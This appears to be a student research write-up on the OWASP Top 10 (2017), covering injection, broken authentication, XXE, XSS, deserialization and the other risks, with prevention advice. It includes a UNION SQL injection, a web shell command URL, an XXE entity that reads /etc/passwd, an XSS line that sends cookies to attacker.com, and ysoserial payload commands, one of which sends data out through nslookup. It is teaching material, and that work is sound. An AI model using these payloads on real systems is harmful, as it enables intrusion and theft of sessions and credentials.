**Vulnerabilities OWASP Research**

**A1:2017 Injections**

An injection is when attacker uses natural application behaviors to inject or sends malicious code or commands to a system to be interpreted or executed with ill intent. Nearly any source of data can represent a different injector vector, including environmental variable, parameter, external and internal web services, or any type of users. These attacks include system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL. The exposure of this threat is highlighted in the following risk chart.

****

When web applications pass information through HTTP request as part of the actual request, the request must be carefully scrubbed. Otherwise, the attacker can inject special (meta) characters, malicious commands, or command modifiers into the information and the web application will blindly pass these on to the next system component for execution.

**Scope of Injections**

Every web application environment allows the execution of external commands such as system calls, shell commands, and SQL requests. The susceptibility of an external call to command injection depends on how the call is made and the specific component that is being called, but almost all external calls can be attacked if the web application is not properly coded.

Injection flaws are very prevalent, especially in legacy code and can be found in SQL, NoSQL, LDAP, OS queries, XML parsers, SMTP headers, expression languages, and QRM queries. So while prevalent they are also easily detected and discovered when examining code or using one of the many new tools like scanners and fuzzers. Even though injections can easily be discovered they can do some serious damage including data loss, data corruption, or disclosure of PII data, or even a complete host take over. The financial impact enormous, even unrecoverable.

**How They Works**

Any application can vulnerable to attack if the user input is not sufficiently scrubbed, filtered, or sanitized by the application. Dynamic queries or non-parameterized calls without contextaware escaping are used directly in the interpreter. When hostile data is directly used or concatenated into SQL or command the data then contains both structure and hostile data in the form of dynamic queries, commands, or stored procedures.


Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source (SAST) and dynamic application test (DAST) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

**Construct and Deliver**

Using a 3 step process an injection can be constructed and carried out on any vulnerable system:

1. Fingerprinting
2. Exploitation
3. Administration

In *fingerprinting* a process inspecting HTTP headers can reveal what programming language an application is written in, what port is being used, what web service engine is being used, all using standard tools like Telnet, openssl, HTTP GET request, Directory Buster, Burp Suite (<http://portswigger.net/>) being used as a proxy as shown in the image below.



A thorough understanding of how SQL statements are constructed is necessary to exploit SQL injections. There are different detection or discovery methods to find vulnerabilities including the use of integers and strings. In order to find the SQL injection, you need to visit the website and try these methods on all parameters for each page. Once you have found the SQL injection point, you can move on to exploit it.

The *exploitation* of SQL injections requires the proper use and understanding of the UNION key word. The UNION key word is use to join two different statements together as one, for example: “SELECT acct\_bal, acct\_u-limit, acct\_l-limit FROM accounts WHERE acct\_num=1 UNION SELECT cust\_addr, cust\_login, cust\_pwd from customers;”

The only rule is that the query must contain the same number of returned columns as original query, may have to guess at this, or the database will trigger an error. Different database technologies will require different parameters or methodology. Another key word can be use to know as ORDER BY, ORDER BY is used to instruct the database on how to sort the returned the result set.

*Administration* is a process of accessing the website and executing the code. This includes cracking the password, which is sometime easier than one may think. The use of a simple search engine or application known as John-The-Ripper can be used to return a hash matching the password.

Once system access has been obtained, the next step is to determine how to execute OS commands. If for example a website allows a use to upload a file, they can exploit this by uploading a PHP script that then can execute systems commands. Once a file has been stored on the system, we can inspect the source code to see where the image tag is pointing as seen below.

<div class="inner" align="center">

<p>

<img src="admin/uploads/shell.php3" alt="Test shell" /> </p>

</div>

For command injection, if you don't see any changes, you can also try to play with the time taken by the server to answer. For example, you can use the following commands to create a delay in the server's response:

>>ping -c 4 127.0.0.1

or

>>sleep 5

If you see a time delay, it's likely that you can inject commands and run arbitrary commands on the remote server. For example, accessing http://dvwa/admin/uploads/shell.php3?cmd=uname -a will run the command uname -a on the operating system and return the current kernel (Linux).

This webshell will only have the same privileges as the webserver so you will not be able to execute all commands since the webserver may not have access itself but, always try as mistake are made.

**Prevention**

The only sure way to prevent Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

The use of positive or "whitelist" server-side input validation is good start but is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications. It is important to note that SQL structures such as table names, column names, cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software. The use of the LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection can be a last resort effort.

**A2:2017 - Broken Authentication**

**Scope**


Broken authentication happens mostly due to poor implementation of application functions related to authentication and session management, thus allowing attackers to compromise passwords, keys or session tokens, even going so far as to exploit other implementation flaws to assume users’ identities temporarily or permanently.

**Severity**


The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.

**Risks**


Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.



**Intruder Request**



**Valid Response(s)**



**Mitigation**

There are two mitigation strategies for Broken Authentication, Account Lockout and Device Cookies.

*Account Lockout*  
The most obvious way to block brute-force attacks is to simply lock out accounts after a defined number of incorrect password attempts. Account lockouts can last a specific duration, such as one hour, or the accounts could remain locked until manually unlocked by an administrator.

*Device Cookies*  
You may also consider locking out authentication attempts from known and unknown browsers or devices separately. The Slow Down Online Guessing Attacks with Device Cookies article proposes protocol for lockout mechanism based on information about if specific browser have been already used for successful login. The protocol is less susceptible to DoS attacks than plain account locking out and yet effective and easy to implement.

#### A3 :2017 Sensitive Data Exposure

#### Definition

* The source, severity, and scope.
  + Sensitive data can be hijacked from cleartext or weak data encryptions.
  + If not properly protected, data could be exposed to an unintended audience.
  + There are many regulations put in place to eliminate exposure.
* What kind of activity it can be used for (data exfiltration, backdooring, etc.)
  + By not utilizing proper protocols such as HTTPS, SFTP and SMTPS, sensitive data could be exposed.

#### How it Works

* Is the Application Vulnerable?
  + How is the data transmitted? Is it clear text that could be viewed easily by using vulnerable protocols such as HTTP, SMTP, and FTP.
  + All data should be stored encrypted including backups.
  + What cryptographic algorithms are being used that is obsolete by default or in old code?
  + How often are crypto keys re-used and weak keys or default keys used.
  + Are all security directives enforced and any headers missing?
  + Is there validation of the receiver certificate performed?
* How to Prevent
  + Data that is processed, stored or transmitted by an application should be classified according to sensitivity, privacy laws and regulations, or business needs.
  + Data should not be stored if not necessary. A soon as no longer needed, it should be discarded.
  + According to the classification, controls should be applied.
  + All stored sensitive data should be encrypted.
  + Be sure to encrypt all data being transmitted with secure protocols such as TLS, PFS, HSTS.
  + Passwords should be stored using strong adaptive and salted hashing functions with a delay factor like Argon2, scrypt, bcrypt, or PBKDF2.
  + An independent source should verify the effectiveness and configuration of the settings.

#### Scenarios

* A password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.
* An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

**A4:2017 - XML External Entities (XXE)**

**Definition**

XML External Entities are created by uploading XML or including hostile content in an XML document exploiting vulnerable code, dependencies or integrations. Older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. You need SAST and DAST tools to discover this vulnerability. This vulnerability can wreak a lot of havoc. It can extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks.The business impact varies based on the protection needs of the affected applications and data.

**How it Works**

An XML External Entity attack is a type of attack against an application that parses XML input. Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack.

This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.

**Scenario**

XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted. For example an attacker can embed a command into the dependency for the xml file. So when an unsuspecting user goes to open up the xml file the command get executed and steals whatever data the attacker wanted. They user is unaware of what they have just opened. This is one of the reasons companies don’t like for their employees to send attach0ments since it’s so easy to attack common applications that are used every day in the workplace.

Example: The attacker attempts to extract data from the server:

**<?xml version="1.0" encoding="ISO-8859-1"?>**

**<!DOCTYPE foo [**

**<!ELEMENT foo ANY >**

**<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>**

**<foo>&xxe;</foo>**

### A5:2017 - Broken Access Control

#### Definition

Broken Access Control occurs when users can act outside of their intended permissions, leading to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. The level of difficulty in regards to exploitability and detection is moderate, and is considered to be relatively common. It is ranked in the high severity category because attackers can act as users or administrators, which gives them complete control of a system. It can be mitigated by enforcing server-side code or the use of a server-less API, where the attacker cannot modify the access control check or metadata.

#### How it Works

LFI (Local File Inclusion) qualifies as a Broken Access Control vulnerability because an attacker can use it to trick the application into exposing or running files on the server. Normally, a user should only have specific privileges, but an LFI vulnerability would allow for the attacker to upload script into the server, from which they can run any server-side malicious code, taking on the role of a Server Administrator when they shouldn't have that level of access.

#### Scenario

For example, if user Brenda logs into an application and gets redirected to **https://example.site/userProfile.php?user=brenda**, but if she can see William’s profile by navigating to **https://example.site/userProfile.php?user=william**, this is an example of Insecure Direct Object Reference (IDOR). **IDOR** is when an application provides access to objects based on user input simply by modifying the value of a parameter.

# **A6:2017-Security Misconfiguration**

Definition / Description: A definition/brief overview of the vulnerability. Refer to the OWASP Document's summaries for this. Your description should include the following information

**Source: Describes what causes the vulnerability—i.e., developer oversight; use of insecure software/bad dependency management; etc.;**

The Security Misconfiguration vulnerability is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

**Scope**: Describes who the attack affects (end-users? business executives? security personnel?).

Security misconfiguration typically affects security personnel and business executives as it can allow the attacker to take control of the server. Such flaws frequently give attackers unauthorized access to some system data or functionality.

**Severity**: Describes how much damage the vulnerability can cause.

Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of the application and data.

According to the OWASP top 10, this type of misconfiguration is number 6 on the list of critical web application security risks.

Attackers will often attempt to exploit these unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.

**How it Works: Provide a technical description of what causes each vulnerability. You'll be expected to explain**:

**Which part of the web application is being exploited**

* Unnecessary administration ports that are open for an application. These expose the application to remote attacks.
* Outbound connections to various internet services. These could reveal unwanted behavior of the application in a critical environment.
* Legacy applications that are trying to communicate with applications that do not exist anymore. Attackers could mimic these applications to establish a connection.What a typical payload looks like, with an explanation of what it does

**Scenario: Discuss an example payload and/or explain how an attacker would exploit this vulnerability in a real scenario.**

In one scenario, The application server’s configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

In another scenario, Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

**A7:2017- Cross-Site Scripting (XSS)**

**Definition**

Cross-Site Scripting or XSS for short flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

**Scope**

Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks. XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET. The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.

**Vulnerabilities**

There are three forms of XSS, targeting users' browsers: Reflected XSS, Stored XSS, DOM XSS

*Reflected XSS:* The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim’s browser. Typically the user will need to interact with some malicious link that points to an attacker controlled page, such as malicious watering hole websites, advertisements, or similar.

*Stored XSS:* The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

*DOM XSS:* JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs. Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

**Prevention**

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

*Using frameworks* that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.

*Escaping* untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques. •

*Applying* context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.

*Enabling* a Content Security Policy (CSP) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

**Scenario**

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

(String) page += “<input name=‘credit card’ type=’TEXT’ value=‘“ + request.getParameter(“CC”) + “‘>”;

“CC”) + “‘>”;

The attacker modifies the ‘CC’ parameter in the browser to:

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'

This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.

Note: Attackers can use XSS to defeat any automated CrossSite Request Forgery (CSRF) defense the application might employ.

**A8:2017- Insecure Deserialization**

**Definition**

Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application, inflict a denial of service (DoS) attack, or even execute arbitrary code upon it being deserialized.

**Structure**

Complex modern systems are highly distributed. As the components communicate with each other and share information (such as moving data between services, storing information, etc), the native binary format is not ideal. In short, serialization is the process of turning this binary data into a string (ascii characters) so it can be moved using standard protocols.

Serialization operations are extremely common in architectures that include APIs, microservices, and client-side MVC. When the data being serialized and deserialized is trusted (under the control of the system), there are no risks. However, when the input can be modified by the user, the result is an untrusted deserialization vulnerability. In this case, the conversion back from string to binary (deserialization) is a delicate operation prone to abuse. The typical course of action is to prepare a payload that includes remote code execution in the targeted machine.

Often, the goal is to run system commands. Any serialized data used by an application is at risk of manipulation, so ideally it should be accompanied by a cryptographic signature that enables integrity Checks. This validation would prevent tampering of the serialized data. Another mitigation strategy includes not using binary formats and choose alphanumeric standardized formats such as JSON and YAML.

**Scope:**

A successful deserialization attack, like XXE or XSS, allows for unauthorized code to be introduced to an application. If an attacker’s code is allowed to be deserialized unsafely, almost any malicious intent is possible. Data exposure, compromised access control and remote code execution are all possible consequences of insecure deserialization.

**Severity:**

Most programming languages offer the ability to customize deserialization processes. Unfortunately, it’s frequently possible for an attacker to abuse these deserialization features when the application is deserializing untrusted data which the attacker controls. Successful insecure deserialization attacks could allow an attacker to carry out denial-of-service (DoS) attacks, authentication bypasses and remote code execution attacks.

**How it Works**

JSON (JavaScript Object Notation) is currently the most popular format in use within web applications – hence the popularity of this attack and the increasing likelihood that the vulnerability will be exploited in the future if not properly protected against.

A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.

java -jar ysoserial.jar CommonsCollections1 calc.exe > commonpayload.bin

java -jar ysoserial.jar Groovy1 calc.exe > groovypayload.bin

java -jar ysoserial-master-v0.0.4-g35bce8f-67.jar Groovy1 'ping 127.0.0.1' >


payload.bin

java -jar ysoserial.jar Jdk7u21 bash -c 'nslookup `uname`.[redacted]' | gzip | base64

**A9 :2017 (avoid) Using Components with Known Vulnerabilities**

One of issues that SDLC is faced with is balancing act between, ***cost***, ***time*** and ***deliverables***. With all these contains result into a situation where the code delivery takes place with inadequate or no evaluation of vulnerabilities and classic example of that is scanning code in runtime environment, whereas lot of the vulnerabilities are possible to detect and fix in SDLC.

* Lack of using latest/stable code/library is very important for reducing vulnerability.
* Having proper test suite is important to ensure that
  + Functionality is maintained
  + Proper code coverage is available to ensure that there is no redundant code.
  + Tools like ***SonarQube*** is utilized properly to gather metrics and monitor and keep track of the progress and remove vulnerabilities and improve code coverage.  
    One such tool is available is ***SonarQube***. One of the   
    [https://sonarcloud.io/explore/issues?resolved=false&types=VULNERABILITY#](https://sonarcloud.io/explore/issues?resolved=false&types=VULNERABILITY)



* + It is very much possible to take care of the vulnerabilities etc. in the development stage and reduce the scanning in runtime environment. Here one must keep in mind that the build time environment and runtime environment is maintained exactly same, to avoid any unexpected vulnerabilities in the runtime environment.

**A10:2017 Insufficient Logging & Monitoring**

**Logging**   
Is the process of collecting and storing data over a period of time in order to analyze specific trends or record the data-based events/actions of a system, network or IT environment. It enables the tracking of all interactions through which data, files or applications are stored, accessed or modified on a storage device or application.  
  
**Application monitoring**  
Is a process that ensures that a software application processes and performs in an expected manner and scope. This technique routinely identifies, measures and evaluates the performance of an application and provides the means to isolate and rectify any abnormalities or shortcomings.  
  
**Insufficient Logging & Monitoring**  
Most issue with logging and monitoring comes from poor setup and implementation. Basic devices such as web, mail and database servers have logging enabled but what's needed in most cases  
are Application logging itself. With Application logging missing, hackers can attack end users by stealing their data and also spread to the network affecting other servers  
  
***Logging & Monitoring***

 - Source  
    - Application Server  
    - API Servers  
    - Proxy Servers  
    - File Servers  
    - Network Traffic  
  - Scope includes but not limited too  
    - Storing logs locally  
    - API Crashes Access   
    - Login Attempts and Failures  
    - Users Setting up Monitoring without Alerts or timely alert  
    - Application Log  
    - etc ....

- Where to record event data   
  - When saving to a file system, use separate user data and operation system data  
  - Database logs will use different accounts to store their logs  
  - Use standard formats to facilitate integration with centralised logging services

- Event data sources  
  - Client, Desktop and mobile software  
  - Database triggered actions  
  - URL redirects and rewrites of error from custom scripts

- Which events to log  
  - Log input validation failures   
  - Authentication successes and failures Authorization (access control) failures  
  - Application errors and system events

- Event attributes  
  - Application Logs Who, what, when and how for every event  
  - Date and time.  
  - Application Server IP address name and version number  
  - Human or computer interaction  
  - Description

- Data to exclude  
  - Remove Application source code if logged  
  - Database connection strings  
  - Personally information  
  - Access tokens  
  
- What kinds of attacks can be carried out with Insufficient logging and Monitoring  
  - Scanning user password using Rainbow tables  
  - Gain access to users account  
  - Malware going undetected for months  
  - DDOS attacks for web server and APIs  
    
**How it Works**

Hacker can attack server and user login attempts undetected for days because either no logging is in place or no one is reading the logs.  
There are no alerts to warn teams of repeated login attempts   
Application logging should always be included for security events. Application logs are invaluable data for:  
  - Identifying security incidents  
  - Monitoring policy violations  
  - Establishing baselines  
  - Assisting non-repudiation controls  
  - Providing information about problems and unusual conditions  
  - Contributing additional application-specific data for  
    incident investigation which is lacking in other log sources  
  - Helping defend against vulnerability identification and exploitation through attack detection  
  
**Scenario**

A hacker gain access to a user account and use that account to send message on behalf of the account owner.  
If the logs contain personal data or if the log contain access tokens hacker can make request  
to application servers on that users behave.

* Monitoring policy violations
* Establishing baselines
* Assisting non-repudiation controls
* Providing information about problems and unusual conditions
* Contributing additional application-specific data for incident investigation which is lacking in other log sources
* Helping defend against vulnerability identification and exploitation through attack detection

#### Scenario

A hacker gain access to a user account and use that account to send message on behalf of the account owner.